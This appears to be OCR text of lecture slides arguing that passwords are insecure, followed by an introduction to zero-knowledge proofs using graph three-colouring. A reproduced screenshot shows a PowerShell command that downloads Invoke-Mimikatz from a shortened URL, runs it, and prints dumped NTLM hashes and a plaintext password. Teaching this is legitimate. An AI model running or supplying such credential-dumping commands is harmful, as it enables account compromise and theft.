
Conclusion

Passwords are bad and you should feel bad.

We have brainwashed a generation into using a deeply insecure authentication procedure.

If you *must* use them, do it well.


was included, verify that the path is correct and try again.
At line:1 char:87
+ IEX (New-Object Net.WebClient).DownloadString ('http://is.gd/oeoFuI'): I
-Mimikatz <<<< -DumpCreds
+ CategoryInfo : ObjectNotFound: (Invoke-Mimikatz:String) [].
mandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
C:\Users\fourwinds>powershell "IEX (New-Object Net.WebClient).DownloadStri
tp://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"
mimikatz 2.0 alpha (x86) release "Kiwi en C" (May 20 2014 08:5
Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
http://blog.gentilkiwi.com/mimikatz (oe.eo)
with 14 modules * * */
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 72440 (00000000:00011af8)
Session : Interactive from 1
User Name : fourwinds
Domain : DCAWH-6DS13-FWI
SID : S-1-5-21-2479022183-2556594525-729553632-1000
msv :
[00010000] CredentialKeys
* NTLM : 5cc481357a86a3a7ef821421d9f06bb5
* SHA1 : 948b6f3b798c63f31459ea5ec2a3f59f6f2b0503
[00000003] Primary
* Username : fourwinds
* Domain : DCAWH-6DS13-FWI
* NTLM : 5cc481357a86a3a7ef821421d9f06bb5
* SHA1 : 948b6f3b798c63f31459ea5ec2a3f59f6f2b0503
tspkg :
wdigest :
* Username : fourwinds
* Domain : DCAWH-6DS13-FWI
* Password : fourwinds
kerberos :
ourwinds
DCAWH-6DS13-FWI
(null)
DCAWH-6DS13-FWI\fourwinds
DCAWH-6DS13-FWI\fourwinds
fourwinds
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
SID : S-1-5-19
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
10:59 PM
1/18/2015


Switching to level init: SystemState, Logger, NextLevel(splash)
SystemState start: OK
Logger start: OK
level switch completed
Switching to level splash: JournalizeAction, BlankScreen, NextLevel(wb), SplashAction
BlankScreen start: OK
level switch completed
Switching to level wb: Watchboard, NextLevel(synchro)
Watchboard start: OK
level switch completed
Switching to level synchro: RemoteConfiguration, NextLevel(xephyr)
RemoteConfiguration start: OK
level switch completed
Switching to level xephyr: ExecuteCommand, NextLevel(base)
level switch completed
Switching to level base: Contactless, GreenList, Printer, Distribution, Payment, Raid, NextLevel(session)
Contactless start: OK
GreenList start: OK
Printer start: OK
Distribution start: OK
VISA

Recap

- Using and storing passwords is hard

Recap

- Using and storing passwords is hard
- Passwords are bad

Recap

- Using and storing passwords is hard
- Passwords are bad
- Okay so... what else?

Table of Contents

Zero-knowledge proofs

Fact:

Zero-knowledge proofs

Fact: zero-knowledge proofs exist.

Zero-knowledge proofs

Fact: zero-knowledge proofs exist. For many things (**NP**).


Zero-knowledge proofs

Fact: zero-knowledge proofs exist. For many things (**NP**).

Can you think of one?


ZK: an example (with no math)

The GSM problem




ZK: an example (with no math)

The GSM problem




ZK: an example (with no math)

The GSM problem




ZK: an example (with no math)

The GSM problem (actually 3COL)



ZK: an example (with no math)

The GSM problem (actually 3COL)



ZK: an example (with no math)


The GSM problem

Prover strategy:

- Shuffle colors
- For all edge i, commit secret k_i, make h_i public
- Upon request, give an edge and k_i


ZK: an example (with no math)

The GSM problem: ZK Proving 1 – Shuffle




ZK: an example (with no math)

The GSM problem: ZK Proving 2 – Commit



